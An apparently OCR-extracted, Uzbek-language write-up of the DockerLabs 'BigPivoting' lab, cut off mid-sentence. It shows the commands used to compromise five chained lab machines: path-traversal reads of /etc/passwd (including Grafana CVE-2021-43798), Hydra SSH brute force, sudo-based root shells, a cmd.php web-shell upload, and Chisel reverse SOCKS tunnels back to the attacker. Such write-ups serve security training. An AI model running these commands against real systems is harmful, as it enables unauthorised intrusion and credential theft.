

BigPivoting — writeup

Docker muhitidagi BigPivoting (DockerLabs) laboratoriya mashinasi. Dastlab nishon IP-manzili (`10.10.10.2` - inclusion) bo‘yicha to‘liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada `22/tcp` (SSH - OpenSSH 9.2p1) hamda `80/tcp` (HTTP - Apache 2.4.57) portlari ochiqligi aniqlandi. 80-portdagi Apache veb-serveri Gobuster vositasi orqali kataloglar bo‘yicha skanerlandi va `/shop/` bo‘limi mavjudligi aniqlandi.





```
BUYRUQLAR :
nmap 10.10.10.2 -p- --min-rate=5000
gobuster dir -u http://10.10.10.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt -t 30
```

Aniqlangan `/shop/` bo‘limidagi `index.php` sahifasi tahlil qilinganda, `archivo` parametri orqali tizim fayllarini cheklovlarsiz o‘qish imkonini beruvchi Directory Traversal (LFI) zaifligi topildi va `/etc/passwd` faylidan `seller` hamda `manchi` foydalanuvchilari fosh etildi. Aniqlangan manchi hisobi uchun Hydra vositasi va `rockyou.txt` lug‘ati yordamida SSH xizmatiga brute-force hujumi uyushtirilib, hisob paroli (`manchi:lovely`) qo‘lga kiritildi va dastlabki SSH sessiyasi o‘rnatildi.





```
BUYRUQLAR :
curl -s "http://10.10.10.2/shop/index.php?archivo=../../../../../../etc/passwd"
hydra -l manchi -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.2 -t 10
ssh manchi@10.10.10.2
```

1-mashinada (inclusion) manchi hisobidan `qwerty` paroli orqali `seller` hisobiga o‘tildi. seller foydalanuvchisi imtiyozlari `sudo -l` orqali tekshirilganda, `/usr/bin/php` buyrug‘ini parolsiz ishga tushirish huquqi (`(ALL) NOPASSWD: /usr/bin/php`) aniqlandi va php tizim funksiyasi orqali ROOT darajasiga erishildi. Mashinada ikkinchi tarmoq (`20.20.20.0/24`) va faol `20.20.20.3` xosti aniqlanib, Chisel orqali Kali'da birinchi SOCKS5 tuneli (`127.0.0.1:1080` - Pivot 1) yo‘lga qo‘yildi.





```
BUYRUQLAR :
su - seller
sudo /usr/bin/php -r "system('/bin/bash');"
for host in $(seq 1 10); do (ping -c 1 -W 1 20.20.20.$host &>/dev/null && echo "[+] Faol host: 20.20.20.$host") & done; wait
/tmp/chisel client 10.10.10.1:1234 R:1080:socks &
```

SOCKS5 (`1080`) tuneli orqali 2-mashina (`20.20.20.3` - move) skanerlanganda 21 (FTP), 22 (SSH), 80 (HTTP) va 3000 (Grafana) portlari ochiqligi ma'lum bo‘ldi. 3000-portdagi Grafana xizmati tahlil qilinib, Directory Traversal (`CVE-2021-43798`) zaifligi orqali `/tmp/pass.txt` faylidan `t9sH76gpQ82UFeZ3GXZS` paroli va `/etc/passwd` orqali `freddy` foydalanuvchisi aniqlandi hamda SSH sessiyasi qo‘lga kiritildi.





```
BUYRUQLAR :
proxychains4 -q nmap -sT -Pn -p21,22,80,3000 20.20.20.3
curl -s --socks5 127.0.0.1:1080 --path-as-is "http://20.20.20.3:3000/public/plugins/alertlis
t/../../../../../../../../../tmp/pass.txt"
proxychains4 ssh freddy@20.20.20.3
```

2-mashinada freddy hisobida `sudo -l` tekshirilganda, `/usr/bin/python3 /opt/maintenance.py` skriptini parolsiz bajarish imtiyozi aniqlandi. Skript freddy foydalanuvchisiga tegishli ekanligi sababli unga root qobig‘i chaqiruvchi kod kiritildi va sudo orqali ROOT huquqi olindi. Mashinadagi uchinchi tarmoq (`30.30.30.0/24`) orqali `30.30.30.3` xosti aniqlandi hamda Socat / Chisel zanjiri orqali ikkinchi SOCKS5 tuneli (`127.0.0.1:1081` - Pivot 2) o‘rnatildi.





```
BUYRUQLAR :
echo 'import os; os.system("/bin/bash")' > /opt/maintenance.py
sudo /usr/bin/python3 /opt/maintenance.py
/tmp/chisel client 20.20.20.2:3001 R:1081:socks &
```

SOCKS5 (`1081`) orqali 3-mashina (`30.30.30.3` - trust) veb-sahifasidagi secret.php ko‘zdan kechirilganda mario foydalanuvchisi aniqlandi. Hydra vositasi orqali SSH portiga lug‘at asosida hujum qilinib, `mario:chocolate` paroli topildi hamda SSH orqali kirildi. mario hisobida `sudo /usr/bin/vim` huquqi mavjudligi sababli GTFOBins orqali ROOT darajasiga chiqildi va to‘rtinchi tarmoq interfeysi (`40.40.40.2`) aniqlandi.





```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1081 http://30.30.30.3/secret.php
proxychains4 -q hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://30.30.30.3 -t 8
proxychains4 ssh mario@30.30.30.3
sudo /usr/bin/vim -c ':!/bin/bash'
```

To‘rtinchi tarmoq (`40.40.40.0/24`) bo‘ylab 4-mashina (`40.40.40.3` - upload) aniqlandi. Ushbu mashinadagi `upload.php` fayl yuklash formasidagi filtratsiyasizlik tufayli `cmd.php` veb-shell fayli joylandi. Olingan RCE orqali www-data foydalanuvchisida `(root) NOPASSWD: /usr/bin/env` imtiyozi mavjudligi aniqlanib, `sudo env` orqali 4-mashinada to‘liq ROOT huquqiga erishildi. Mashinadagi beshinchi tarmoq (`50.50.50.0/24`) va `50.50.50.3` xosti aniqlandi.




```
BUYRUQLAR :
curl -s --socks5 127.0.0.1:1082 -F "file=@cmd.php" -F "submit=Upload File" http://40.40.40.3/upload.php
curl -s --socks5 127.0.0.1:1082 "http://40.40.40.3/uploads/cmd.php?c=sudo+env+id;sudo+env+hostname+-I"
curl -s --socks5 127.0.0.1:1082 "http://40.40.40.3/uploads/cmd.php?c=ping+-c+1+-W+1+50.50.50.3"
```

Beshinchi ichki tarmoqdagi 5-mashina (`50.50.50.3` - whereismywebshell) ko‘zdan kechirilganda, oldindan joylangan `shell.php` webshell sahifasi `parameter` parametri orqali buyruqlarni qabul qilishi aniqlandi. Tizim fayllari tekshirilib, `/tmp/.secret.txt` faylida saqlangan `contraseñaderoot123` root paroli 